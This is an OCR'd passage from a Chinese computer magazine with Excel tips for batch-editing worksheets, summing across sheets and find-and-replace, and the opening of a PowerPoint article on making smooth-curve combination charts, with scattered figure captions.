
❶ 插入数据透视表

❷ 数据透视表字段设置

❸ 新建多个工作表

粘贴代码 ❹

柳絮飞 zc@cfan.com.cn



簿”，在打开的窗口（可以选择忽略工作表和隐藏工作表）也可以选择需要导出为工作簿的工作表文件（图6）。

接着选择保存工作簿的目录，点击“确定”后可以将所有工作表导出为工作簿文件。

一次输入 批量编辑工作表

对于保存多张工作表的工作簿，很多工作表都会输入一样的内容。比如对于年度盘点表，每张表的表头都要设置为合并单元格，并且输入同样的内容（只是月份不同）。对于这些统一表头内容的输入，现在可以实现一次输入。

点击第一个工作表标签，右击选择“选定全部工作表”（如果是不连续的工作表，则通过按Ctrl键依次选择）。选中需要编辑的工作表后，在第一个工作表执行单元格合并，并且输入统一的表头内容（图7）。

当然还可以在表1设置文本格式，输入自定义公式，设置单元格的格式（比如特殊数据如身份证、银行卡号等需要设置为文本格式）。这样输入完成后在所有工作表都会实现同一内容的输入和设置，省去每个工作表的一一设置（图8）。

更多批量处理技巧

除了上述介绍的批量操作技巧外，在实际工作中，我们还可以根据不同情况进行更多的批处理操作。比如上述年度报表，假设我们要对1~12月进行全年汇总，那么我们只需要在汇总表里面输入“=sum('*'!A1)”，其中的通配符*号就代表除当前工作表以外的其他所有工作表，输入后公式自动变为“sum('1月: 12月'!A1)”，表示对1月到12月A1单元格的求和统计（图9）。

Excel自带的查找和替换也非常方便对所有工作表的同一元素进行批量处理。例如要将工作表中的负数变为0（比如考勤表中出现太多旷工后会出现负数出勤，现在需要变为0），查找内容为“-*”，这个代表负数跟后面所有内容，替换内容为“0”，替换范围选择工作簿，单击全部替换按钮即可。CF

柳絮飞 zc@cfan.com.cn

创意组合 玩转PPT组合图表

文|愚人

为了进行直观的表达，我们经常要在PPT中加入各种图表。不过使用微软的PowerPoint时，如果只是简单地插入软件内置的图表样式，看起来难免会单调，这时就需要我们创意地使用软件既有的功能，打造不平凡的PPT图表。

简单叠加打造组合图形

因为PPT主要用于展示，因此对图表的颜值要求较高。对于一些图表，为了更有视觉冲击力，我们可以通过组合图表的方式插入。在Excel中组合图表的制作较为复杂，而在PPT中图表是一个图形元素，我们只要进行简单的叠加即可实现。

比如为了展示销售数据的变化，在Excel中我们可以插入折线图表示，但是一个简单的折线图较为单调，此时可以通过插入折线图+柱形图的组合实现。首先在Excel中输入数据生成折线图，为了让线条效果更为美观，选中折线图，右击选择“设置数据系列格式→线条”，勾选下方的“平滑线”，将折线转换为平滑曲线效果。然后再将图标的标题、网格、数值等无关元素删除，这样得到平滑曲线图（图1）。

继续选择数据插入柱形图数据，同上也去除标题、网格、数值等无关元素，在设置数据系列格式选择“系列选项”，将系列重叠设置为0%，间隙宽度也设置为0%，将这个柱形图连接起来作为面积图使用（图2）。


按住Ctrl键依次选中上述两个图形，复制并粘贴到PPT中，点击“开始→选择窗格”，将平滑曲线图移动到柱形图上方，并且移动其位置形成一个组合图像。为了让曲线更为醒目，可以将其宽度设置为20磅，这样一个由曲线和柱形组成的图表就完成了（图3）。

自行动手制作组合图形

通过上述方法可以实现任意组合图表的制作，不过可以看到只是简单的组合，图表并不美观，曲线无法和柱形区域无缝结合。如果要让组合图表更美观，我们可以使用多边形工具自行制作。

同上先在Excel中制作一个折线面积图（这里折线无法变为平滑曲线），按提示将生成的折线面积图插入到PPT中，点击“插入→行传→任意多边形”，然后按提示绘制一个多边形工具（只要在折线面积图的起始点点击即可），将其多边形填充为红色显示（图4）。

将原来插入的面积图删除，选中两个顶点之间的曲线上拉将其变为平滑曲线。同上参照上例组合图表的形




❶ 平滑曲线制作

❷ 柱形图设置

❸ 组合图表

❹ 绘制多边形

柳絮飞 zc@cfan.com.cn



❺ 多边形绘制平滑曲线

❻ 制作人形

❼ 设置渐变光圈位置

❽ 通过渐变填充形成组合图表

通过裁剪方法实现占比 ❾

状，将其他顶点也变为平滑曲线，这样一个“平滑曲线+面积”组合图表就完成了，这种组合效果是不是更美观了（图5）。

